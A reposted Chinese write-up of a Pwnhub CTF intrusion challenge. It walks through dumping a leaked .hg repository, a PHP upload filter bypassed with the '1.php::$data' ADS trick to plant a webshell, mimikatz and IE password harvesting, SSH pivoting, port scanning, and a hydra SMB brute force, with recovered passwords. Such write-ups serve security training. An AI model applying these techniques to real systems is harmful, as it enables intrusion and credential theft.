Pwnhub-深入敌后-Writeup

转载

dengzhasong7076 于 2017-01-17 20:16:00 发布 186 收藏
文章标签： 操作系统 php shell
原文链接：http://www.cnblogs.com/iamstudy/articles/pwnhub_week6_writeup.html

死磕了两天，踩了一路坑，最后还卡在莫名其妙的地方...按照大v师傅的本来出题意图来详细写一发。
膜蓝猫和大v师傅。

题目描述

```
详情

http://54.223.229.139/ 禁止转发入口ip机器的rdp服务端口，禁止修改任何服务器密码，禁止修改删除服务器文件。 禁止对内网进行

更新

- 2017.01.15 11:50:00administrator：啊，好烦啊，需要设置那么多密码，偷懒好了，妈蛋，windows为啥还有密码策略。
- 2017.01.15 00:50:00因为一些未知问题，服务器桌面上新放了一个文件，可能就是你要找的。
- 2017.01.14 09:45:00入口服务器的用户名是瞎写的，不要在意（还有禁止对内网进行拓扑发现扫描，必要信息全部可以在服务器中获
```

getshell

先收集信息，扫描得到file目录，知道系统是windows+iis，其中file目录下有一个.hg目录
hg目录是Mercurial遗留下的，类似svn和git那种泄露，利用工具：

```
https://github.com/kost/dvcs-ripper

perl hg.pl -v -u http://54.223.229.139/file/.hg/
```

看下register.php，里面有一个注册用户的code

```
dkjsfh98*(O*(vvv
```

注册后就会跳转到一个上传的地方：(ps：当时也用短文件名漏洞找了一点点信息，虽然没啥用，＝。＝)

```php
<?php
session_start();

// Get the filename and make sure it is valid
$filename = basename($_FILES['file']['name']);

// Get the username and make sure it is valid
$username = $_SESSION['userName'];
if (!preg_match('/^[\w_\-]+$/', $username)) {
    echo "Invalid username";
    header("Refresh: 2; url=files.php");
    exit;
}

if (isset($_POST['submit'])) {
    $filename = md5(uniqid(rand()));
    $filename = preg_replace("/[^\w]/i", "", $filename);
    $upfile = $_FILES['file']['name'];
    $upfile = str_replace(';', "", $upfile);
    $tempfile = $_FILES['file']['tmp_name'];
    $ext = trim(get_extension($upfile)); // null
    if (in_array($ext, array('php', 'php3', 'php5', 'php7', 'phtml'))) {
        die('Warning ! File type error..');
    }
    if ($ext == 'asp' or $ext == 'asa' or $ext == 'cer' or $ext == 'cdx' or $ext == 'aspx' or $ext == 'htac
        $ext = 'file';
    }

    $full_path = sprintf("./users_file_system/%s/%s.%s", $username, $filename, $ext);

}

if (move_uploaded_file($_FILES['file']['tmp_name'], $full_path)) {
    header("Location: files.php");
    exit;
} else {
    header("Location: upload_failure.php");

    exit;
}
function get_extension($file) {
    return strtolower(substr($file, strrpos($file, '.') + 1));
}
?>
```

主要的是这段获取后缀的：

```php
    $upfile = $_FILES['file']['name'];
    $upfile = str_replace(';', "", $upfile);
    $tempfile = $_FILES['file']['tmp_name'];
    $ext = trim(get_extension($upfile));
```

在windows下面的话，可以利用ADS流来绕过这段，上传的文件名为

```
1.php::$data
```

经过处理获取的后缀就是`.php::$data`

然后访问到shell：

```
http://54.223.229.139/file/users_file_system/lemonaaa/b7f1bf99788b5cd72920b539d9ce52b3.php
```

windows信息收集

＝。＝，进入噩梦的主题了，信息收集搞了两天。
0、菜刀的执行权限是
iis apppool\fileserver
大马里面执行权限(管理员权限)是
win-f3a4fnmdt7l\doyouknowmypassword

mimikatz抓到密码(虽然没啥用…这也就是题目给的第一个提示)是：233valopwnhubAdmin


1、获取这台边界服务器的ip是：172.31.2.182

2、看一下软件安装的目录有xshell：
C:\Program Files (x86)\NetSarang\Xshell 5
翻一下软件保存信息的目录：
C:\Users\Administrator\Documents\NetSarang\Xshell\Sessions\172.31.5.95.xsh
C:\Users\Administrator\Documents\NetSarang\SECSH\HostKeys\key_172.31.5.95_22.pub (此题未用到信息)

其中172.31.5.95.xsh发现172.31.5.95登陆名是ubuntu
经过端口扫描发现TCP只开放了22端口

3、通过对最近访问文档的分析

C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent



记事本的一些访问记录：

C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\9b9cdc69c1c24e2ms

```
1b4dd67f29cb1962   Windows 资源管理器
12dc1ea8e34b5a6     画图
cdf30b95c55fd785      Excel
9b9cdc69c1c24e2b   记事本
adecfb853d77462a    Word
```

然后再根据文件的创建时间大概推测：

部署题目环境的时间 2017-1-11


用了一些gpp的powershell，3389的爆破，iepv.zip(这个比较关键，是一个读取ie保存密码的工具)

4、ie浏览器信息收集

浏览记录：用WebBrowserPassView.exe

http://www.nirsoft.net/utils/web_browser_password.html

注意Version 1.56版本后就移除了command line，只能下载以前版本的来分析。



	http://pos.baidu.com/wcdm?sz=650x250&rdid=776243&dc=3&di=u776243&dri=0&dis=0&dai=1&ps=0x0&coa=at%3D3%26rsi0%3D650%26rsi1%3D250%26pat%3D1%26tn%3DbaiduCustNativeAD%26rss1%3D%2523FFF	14/1/2017 2:08:56
32	http://ui.ptlogin2.qq.com/cgi-bin/login?hide_title_bar=0&low_login=0&qlogin_auto_login=1&no_verifyimg=1&link_target=blank&appid=636014201&target=self&s_url=http%3A//www.qq.com/qq2012/loginSuccess.htm	11/1/2017 3:31:20
33	http://ui.ptlogin2.qq.com/cgi-bin/login?hide_title_bar=0&low_login=0&qlogin_auto_login=1&no_verifyimg=1&link_target=blank&appid=636014201&target=self&s_url=http%3A//www.qq.com/qq2012/loginSuccess.htm	11/1/2017 3:31:20
34	http://www.baidu.com/link?url=hns37CHAzzq058L--FYatru1YXMxqVW5ErX77u45ypenlvfVLHwQWL6Lu-_vls__&wd=&eqid=94241f45000949c10000000358798739	14/1/2017 2:08:42
35	http://www.baidu.com/link?url=hns37CHAzzq058L--FYatru1YXMxqVW5ErX77u45ypenlvfVLHwQWL6Lu-_vls__&wd=&eqid=94241f45000949c10000000358798739	14/1/2017 2:08:42
36	http://www.baidu.com/link?url=JhwXBcJCZcPsFCAEga0dxg9Co5ilroF_sHT7N7LSd5wO75Au1KWPbgVroeuPol0pj4HEunJQ0t7GxT_lvtJe7tUXv1Lbj52M58R9-LSNgzG&wd=&eqid=94241f45000949c10000000358798739	14/1/2017 2:07:11
37	http://www.baidu.com/link?url=JhwXBcJCZcPsFCAEga0dxg9Co5ilroF_sHT7N7LSd5wO75Au1KWPbgVroeuPol0pj4HEunJQ0t7GxT_lvtJe7tUXv1Lbj52M58R9-LSNgzG&wd=&eqid=94241f45000949c10000000358798739	14/1/2017 2:07:11
38	http://www.bing.com/search	12/1/2017 8:25:20
39	http://www.bing.com/search	12/1/2017 8:25:20
40	http://www.jb51.net/article/25588.htm	14/1/2017 2:09:00
41	http://www.jb51.net/article/25588.htm	14/1/2017 2:09:00
42	http://www.netsarang.com/products/xsh_update.html?_only_content_view=1	11/1/2017 2:14:27
43	http://www.netsarang.com/products/xsh_update.html?_only_content_view=1	11/1/2017 2:14:27
44	http://www.netsarang.com/verchk/move.html?productcode=xsh&programcode=xsh&move=updatehistory	11/1/2017 2:14:27
45	http://www.netsarang.com/verchk/move.html?productcode=xsh&programcode=xsh&move=updatehistory	11/1/2017 2:14:27
46	http://www.nirsoft.net/toolsdownload/iepv.zip	11/1/2017 3:44:28
47	http://www.nirsoft.net/toolsdownload/iepv.zip	11/1/2017 3:44:28
48	http://www.nirsoft.net/utils/internet_explorer_password.html	11/1/2017 3:44:23
49	http://www.nirsoft.net/utils/internet_explorer_password.html	11/1/2017 3:44:23

这里面有一个http://www.nirsoft.net/utils/internet_explorer_password.html，也就是去下载了iepv.zip(应该是为了测试题目吧...)，那就差不多是要读取一下ie浏览器保存的密码。
这里使用的是ie10浏览器，与ie7-9不同的是，它把密码存储于证书管理中一个叫"web证书"的地方，也就只能在用户的环境下才能得到密码(也不是很理解，看的资料，见下方)，也就是如果在shell下面的话，不算是属于用户环境？搞的时候并没有获取到信息，但是本地测试用的phpstudy搭建的环境是可以获取密码的。
具体见：http://www.cnseay.com/4059/

下载iepv的时候，也要注意版本，最新也是移除了命令行下的参数。

然后出来了第二个tip
因为一些未知问题，服务器桌面上新放了一个文件，可能就是你要找的。

```
==================================================
Entry Name        : https://www.baidu.com/
Type              : AutoComplete
Stored In         : Registry
User Name         : iamroot
Password          : abc@elk
Password Strength : Medium
==================================================
```

通过上面的信息，可以利用ubuntu/abc@elk登陆到172.31.5.95

linux信息收集

转发一下端口，别用php脚本转发，或者lcx.exe，脚本贼慢，然后不知道为啥lcx.exe运行就卡cgi的进程...
登陆之后发现没安装啥程序、也没其它端口，就一个22端口，进程也没啥…弄的我还以为这就是最后的目标。

从windows上面的部署时间来看，翻一翻/var/log/下面的各种日志，然后找一下这段时间修改的文件看看：

```
find / -mtime +1 -mtime -3 -type f -print 2>/dev/null
比较敏感的就是，也没啥多大用：
/run/log/journal/158677ac054b49c2b5b6fe9f33dc3c49/system@f50477441f124dbfab8bca02b6acb0d4-0000000000007926-
```

```
Jan 12 08:00:17 ip-172-31-5-95 dhclient[891]: bound to 172.31.5.95 -- renewal in 1509 seconds.
Jan 12 08:17:01 ip-172-31-5-95 CRON[7919]: pam_unix(cron:session): session opened for user root by (uid=0)
Jan 12 08:17:01 ip-172-31-5-95 CRON[7920]: (root) CMD (   cd / && run-parts --report /etc/cron.hourly)
Jan 12 08:17:01 ip-172-31-5-95 CRON[7919]: pam_unix(cron:session): session closed for user root
Jan 12 08:23:06 ip-172-31-5-95 sshd[7922]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.31.2.182  user=ubuntu
Jan 12 08:23:08 ip-172-31-5-95 sshd[7922]: Failed password for ubuntu from 172.31.2.182 port 57074 ssh2
Jan 12 08:23:15 ip-172-31-5-95 sshd[7922]: Accepted password for ubuntu from 172.31.2.182 port 57074 ssh2
Jan 12 08:23:15 ip-172-31-5-95 sshd[7922]: pam_unix(sshd:session): session opened for user ubuntu by (uid=0)
Jan 12 08:23:15 ip-172-31-5-95 systemd[1]: Created slice User Slice of ubuntu.
Jan 12 08:23:15 ip-172-31-5-95 systemd[1]: Starting User Manager for UID 1000...
Jan 12 08:23:15 ip-172-31-5-95 systemd[7924]: pam_unix(systemd-user:session): session opened for user ubuntu by (uid=0)
Jan 12 08:23:15 ip-172-31-5-95 systemd[1]: Started Session 893 of user ubuntu.
Jan 12 08:23:15 ip-172-31-5-95 systemd-logind[1021]: New session 893 of user ubuntu.
Jan 12 08:23:15 ip-172-31-5-95 systemd[7924]: Reached target Sockets.
Jan 12 08:23:15 ip-172-31-5-95 systemd[7924]: Reached target Paths.
Jan 12 08:23:15 ip-172-31-5-95 systemd[7924]: Reached target Timers.
Jan 12 08:23:15 ip-172-31-5-95 systemd[7924]: Reached target Basic System.
Jan 12 08:23:15 ip-172-31-5-95 systemd[7924]: Reached target Default.
Jan 12 08:23:15 ip-172-31-5-95 systemd[7924]: Startup finished in 18ms.
Jan 12 08:23:15 ip-172-31-5-95 systemd[1]: Started User Manager for UID 1000.
Jan 12 08:23:34 ip-172-31-5-95 passwd[8005]: pam_unix(passwd:chauthtok): new password not acceptable
Jan 12 08:23:39 ip-172-31-5-95 sudo[8006]:   ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/bin/bash
Jan 12 08:23:39 ip-172-31-5-95 sudo[8006]: pam_unix(sudo:session): session opened for user root by ubuntu(uid=0)
Jan 12 08:23:50 ip-172-31-5-95 passwd[8017]: pam_unix(passwd:chauthtok): password changed for ubuntu
Jan 12 08:23:52 ip-172-31-5-95 sudo[8006]: pam_unix(sudo:session): session closed for user root
Jan 12 08:23:53 ip-172-31-5-95 sshd[7983]: error: Received disconnect from 172.31.2.182 port 57074:0:
```

然后分析一下journal的日志：

最近的登陆情况

```
who /var/log/wtmp.1
```

发现＝。＝也没干啥东西...然后也是从2017-1-12后就没咋登陆过这个系统。

最后可以从arp表里面找到一个ip，最后的目标服务器：172.31.13.133
ps：事实上，在边界服务器上面的arp表里面也有这个ip，＝。＝，所以当时贼懵逼...

最终曲

通过端口扫描没发现几个端口，有一个很显眼，33389

```
C:\inetpub\temp\appPools\fileserver>s.exe TCP 172.31.13.133 1-65535 512
s.exe TCP 172.31.13.133 1-65535 512
TCP Port Scanner V1.1 By WinEggDrop

Normal Scan: About To Scan 65535 Ports Using 512 Thread
172.31.13.133    135   Open
172.31.13.133    139   Open
172.31.13.133    445   Open
172.31.13.133    5985  Open
172.31.13.133    33389 Open
172.31.13.133    47001 Open
172.31.13.133    49152 Open
172.31.13.133    49153 Open
172.31.13.133    49154 Open
172.31.13.133    49169 Open
172.31.13.133    49170 Open
172.31.13.133    49177 Open
52338 Ports Scanned.Taking 507 Threads
```

第三个提示：administrator：啊，好烦啊，需要设置那么多密码，偷懒好了，妈蛋，windows为啥还有密码策略。
这个地方卡的很久，也很死...脑袋转不过来...组合很久的字典和一系列简单口令密码。

看一下密码策略：
https://msdn.microsoft.com/zh-cn/library/cc786468(v=ws.10).aspx

- 不得明显包含用户帐户名或用户全名的一部分
- 长度至少为六个字符
- 包含来自以下四个类别中的三个的字符：
    - 英文大写字母（从 A 到 Z）
    - 英文小写字母（从 a 到 z）
    - 10 个基本数字（从 0 到 9）
    - 非字母字符（例如，!、$、#、%）

前面有一个收集的密码是abc@elk，从上面提示来看...管理员应该只是把大小写的转换了一下。所以爆破一下，当时手工猜密码的时候..用了大小写，比如ABC@elk

```
C:\Users\IUSR\AppData\Local\Microsoft\Windows\History\Low\hello>hydra.exe -l administrator -P 2.txt 172.31.13.133 smb
hydra.exe -l administrator -P 2.txt 172.31.13.133 smb
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-01-15 15:48:30
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 64 tasks, 19 login tries (l:1/p:19), ~0 tries per task
[DATA] attacking service smb on port 445
[445][smb] host: 172.31.13.133   login: administrator   password: abc@ELK
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-01-15 15:48:30
```

getflag：

转载于:https://www.cnblogs.com/iamstudy/articles/pwnhub_week6_writeup.html